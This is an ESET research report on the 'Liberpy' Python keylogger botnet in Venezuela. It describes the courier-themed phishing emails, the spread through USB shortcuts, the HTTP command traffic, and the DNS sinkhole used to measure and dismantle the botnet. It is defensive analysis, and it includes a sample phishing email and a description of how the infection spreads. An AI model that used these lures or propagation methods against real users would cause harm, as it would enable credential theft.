Operation Liberpy': Keyloggers and information theft in Latin America

Diego Pérez Magallanes Malware Analyst

Pablo Ramos HEAD of LATAM Research Lab

7/7/2015 – version 1.1

Contents

Operation Liberpy'

Introduction

For several years now, we have been reporting that Latin America is not only a region that receives threats from elsewhere; on the contrary, we have witnessed the increasing attacks and threats across the region. In this article we analyze one of the latest research project of ESET's Latin America Labs, where through joint actions with **HISPASEC**, we dismantled a botnet devoted to information theft affecting in 98% of the cases to Latin American users.

Operation Liberpy' covers a period of more than eight months of botnet activities in Latin America, and here we describe the botnet's activities, propagation campaigns, persistence techniques, and the steps that have been taken to dismantle it. We describe the findings of our analysis, statistics on the affected countries, and details on how this family of malicious code stole credentials, accounts, and other information directly from users' machines.

Through the work in all the different entities involved, we were able to *sinkhole* the botnet, enabling to measure part of its size and also coordinate the termination of operations of these cybercriminals in the region. To accomplish these tasks, not only did we have to analyze the threats in question; it was also necessary to gather and make sense of information on the campaigns carried out together with their objectives.

By using a variety of techniques, such as sending forged emails appearing to be from shipments Courier's tracking software (in the targeted Country) to the infection of systems through USB devices, these cybercriminals were able to control more than 2,000 systems throughout the region.

Operation Liberpy': Keyloggers and information theft in Latin America

Liberpy discovery

In mid-April 2015, ESET' Laboratory in Latin America received a report on an executable program named "Liberty2-0.exe" detected by us as *Python/Liberpy.A*. It was a *keylogger*, a threat that undermines the security of a system by reporting all keyboard events (keys the user presses) as well as mouse movements to a server controlled by the attackers.

The preliminary threat analysis strongly suggested that it had been developed in the region (details explained below), triggering two fundamental questions: Is there a 1.0 version? What is the scope of this attack?

Based on the name of the threat, we decided to look for indicators related to Liberty, and found in our records another executable program with virtually the same name "***Liberty1-0.exe***", but detected as *Python/Spy.Keylogger.G*. The first variant appeared in mid-August 2014, providing important clues about the origins of this campaign, which were later confirmed by statistics and detections.


According to **ESET Live Grid** information, **98% of detections of these threats were in Venezuela**, and based on the words and language found in the comments into the threat, we confirmed that this malware was aimed primarily at users of this country. At this point, the situation was more than clear; Liberpy was an operation aimed at users of a Latin American country in order to steal information from its users.

Collaboration against Cybercrime

With a clearer picture of the use of this family of malicious code' the sites from which it spread, and where it sent the information, we had all the data necessary to try to dismantle this botnet, and so disable the actions of these cybercriminals in the region. To do this, we contacted a security team from Venezuela, who helped us to coordinate and plan the actions to follow along with HISPASEC, for reporting and cancelling the URLs and websites in question.

For each version of the keylogger, different domains were used for downloading, sending update commands, and for uploading the stolen information. In other words, each version of these *keyloggers* used a URL to spread, another one to receive commands, and another one to upload the information recorded on the affected machines.

In addition to the coordination of actions, we were provided with a very important factor for the understanding of this threat, the second Operation Liberpy's campaign carried out during February:


From: **Liberty Express** <[redacted]>
Date: Wed, Feb 18, 2015 at 9:14 PM
Subject: Liberty Express. Nueva aplicacion para PC
To: [redacted]

Para su comodidad y calidad de servicio, hemos desarrollado un software para PC (Windows 32 y 64 bits) que le permitira hacer prealertas, seguimiento a sus paquetes y formalizar sus entregas de una manera muy comoda y amena.

Para descargarlo, haga click aqui

Para más información visita [redacted]

Siempre a la orden,

Liberty Express
Ecommerce Logistics
RIF: J-31116772-2 • C.P. 10171

Image 1 - Email propagation

With this missing piece of the puzzle, we confirmed what we initially suspected; "With this missing piece of the puzzle, we beleive that this threat was initially spread through fake emails, making users believe that it was software for tracking purchases made through a Courier company. Once the victims' systems were infected, all pen drives or USB sticks connected to these machines would continue to spread the malware to other computers.

Assessing the size of such networks of zombie computers would help us to see the extent of this attack, and study a little more in detail the actions of cybercriminals. With ths in mind, ESET Latin America collaborated with HISPASEC to sinkhole the botnet servers through DNS redirection.

A DNS sinkhole allows researchers, security forces and other entities to redirect traffic from compromised computers to prevent cybercriminals from having control and therefore stealing information thereby. To perform this process, malicious IP addresses are reported to the appropriate services in order to get them removed.

How did Liberpy work?

Various Liberty's campaigns began by sending potential victims fake e-mails containing attachments appearing to be package-tracking "software". Infected users began to join the botnet, and became a new propagation node via infecting USB devices connected to the computer.

Thus, the Botnet depends not only on users who were victims of Social Engineering, but also on those who fail to recognize that an infected USB would continue to spread the threat.




Image 2 - LiberpyBonet Operation

Computers infected with Liberpy get connected at regular intervals to the C&C server to send the information they have been collecting from the affected systems. Version 1.0 connects every 10 minutes, whereas version 2.0 does it every hour.

Thus, not only do attackers rely on their fake email campaigns, but Liberpy also continues to infect systems through techniques similar to those used by other malware families such as ***Win32/Dorkbot***, ***JS/Bondat*** and ***VBS/Agent.NDH*** among others. This propagation mechanism -- hiding all files on a USB, and replacing them with shortcuts -- has been common in the region at least since 2011, and remains one of the main propagation vectors of malware via USB devices.

The events of a Liberpy compromise are described below:

1. The attackers launch a campaign to spread through malicious emails.
2. A user receives the email, and follows the link, which attempts to install the software on their system.
3. The infected system starts sending information to the attacker.
4. When the users connect a USB, Liberpy infects the USB and conceals itself in a hidden folder, along with the original files that the user had on the device.
5. The users connect their USB infected with Liberpy to other systems, and when they try to open files, Liberpy infects these new systems; and mechanisms for the theft of information theft and the spread of new zombie system become activated.

This method of attack is used by other malware families for spreading across the region and the world.

Dismantling Liberpy botnet

Liberpy was a botnet developed in Python, which communicates using the **HTTP** protocol through port 80. Thus, outgoing communication with the remote attacker is through one of the ports used for normal Internet browsing, it is usually enabled in companies and thus allows an infected computer to communicate with the C&C server, and avoid some exfiltration mechanisms.

On the other hand, this means for controlling the botnet, using a fixed address and a protocol without encryption, allowed us to reduce analysis times of its operation and define the guidelines for the Sinkhole to dismantle the botnet.

Through these reports and during the takedown (dismantling) of Liberpy we could see in detail how the Botnet operated, which allowed us to assess its size and the systems affected by this malicious code.

Preparing the Sinkhole

Liberpy only uses port 80 for communication and forwarding victims´ information. Through the redirection of DNS by DNS redirection of the IP addresses used by attackers, and a server listening to the first 600 bytes sent to port 80 on the affected computers, we were able to analyze this botnet and terminate cybercriminals' access to stolen information.

It is important to note that the sinkhole only listened to the first 600 bytes of communication. Thus, no data stolen by Liberpy from infected bots was stored by the sinkholing process. Efforts were made to understand how computers communicated, their frequency and botnet distribution.

Traffic capture can then be processed through different techniques to assess the patterns that identify the bots, as well as other characteristics of the affected systems. This analysis consisted of the identification of IP addresses, operating systems affected, frequency of communication with the C&C server and geographical distribution of the bots.

Analyzing the size of the Botnet

Our *sinkhole* captured data for approximately 48 hours. In that period, and after analyzing the information submitted by an infected system with which we followed up in our Laboratory, we were able to extract which data allowed us to identify the type of system that had been affected. During this period, we could establish that Liberpy was in position to affect at least 2,000 computers by stealing data, passwords and generally all keyboard events that users entered into their systems.

When a computer infected by Liberpy communicates with the C&C server, the User Agent field announces the type of infected system is. In the following screenshot, we can see how a computer with Windows 7 sends the information to the attacker's servers:




Image 3 - Communication of Liberpy bot

In the picture above, we can see that the "User-Agent" field contains the value: ***python-requests/CPython 2.3.0/2.7.8 Windows/7*** revealing the affected system, some data from the original server of the Botnet, and where it tried to send the information. The results of the analysis of our sinkhole provided the following information about the OS used by the bots:




Image 4 - Bots per User Agent

During the 40 hours of tracking the sinkhole, a total of 5 different ***User Agents*** with the same format as the test system contacted our sinkhole. In other words, this allowed us to measure what operating systems were under the control of Liberpy:




Image 5 - Operating Systems affected by Liberpy

Mostly, our research suggests that the Liberpy Botnet consists of PCs running Windows 7, followed by Windows XP with a quarter of affected computers and the remaining 10% of infections in Windows 8, Windows Vista and a single system with Windows Server 2012 also were affected by this threat. Based on the propagation methods used, the server may be affected mainly by propagation via USBs.

Geographical Distribution (Targeted Botnet?)

Among some of the features of Liberpy, we observed that cybercriminals devoted their efforts to certain types of victims; in particular it seemed that their targets were users in a specific country or countries. When classifying the IP addresses that connected to our sinkhole, a total 2,047 bots were identified, out of which **1,953 were from Venezuela**.




Image 6 - Distribution of Liberpy bots

To differentiate among bots, systems have been grouped based on their IP addresses, home port, connection frequency in bots configuration, User Agent over a total of 11,754 connections received. By processing traffic capture with Bro, we simplified the processing work and facilitated the identification of patterns among the bots.

In certain cases, we found more than one bot connecting from the same IP address, which could mean that in some companies there was more than one host infected with Liberpy. In total, we found 1,754 unique IP addresses distributed as follows:




Image 7- IP Addresses of Bots

In other words, it can be confirmed that Liberpy was a targeted botnet, in which 96% of the cases bots that communicated with *sinkhole* came from Venezuela:




Image 8 - Bots by country

At this point, we are convinced that the objective of Liberpy was to compromise systems of Venezuelan users in order to steal|extract information from their computers. The data found after analyzing the connections to our sinkhole had a similar distribution to ESET Live Grid detections between August 2014 and May 2015:




Image 1– Detections of Liberpy on ESET Live Grid

Regarding the detections observed, those systems in which users attempted to download Liberpy variants from the malicious links are included, as well as the propagation via USB devices. During our period of observation, 57% of Liberpy detections belong to version 1-0, and the remaining 43% to version2-0.

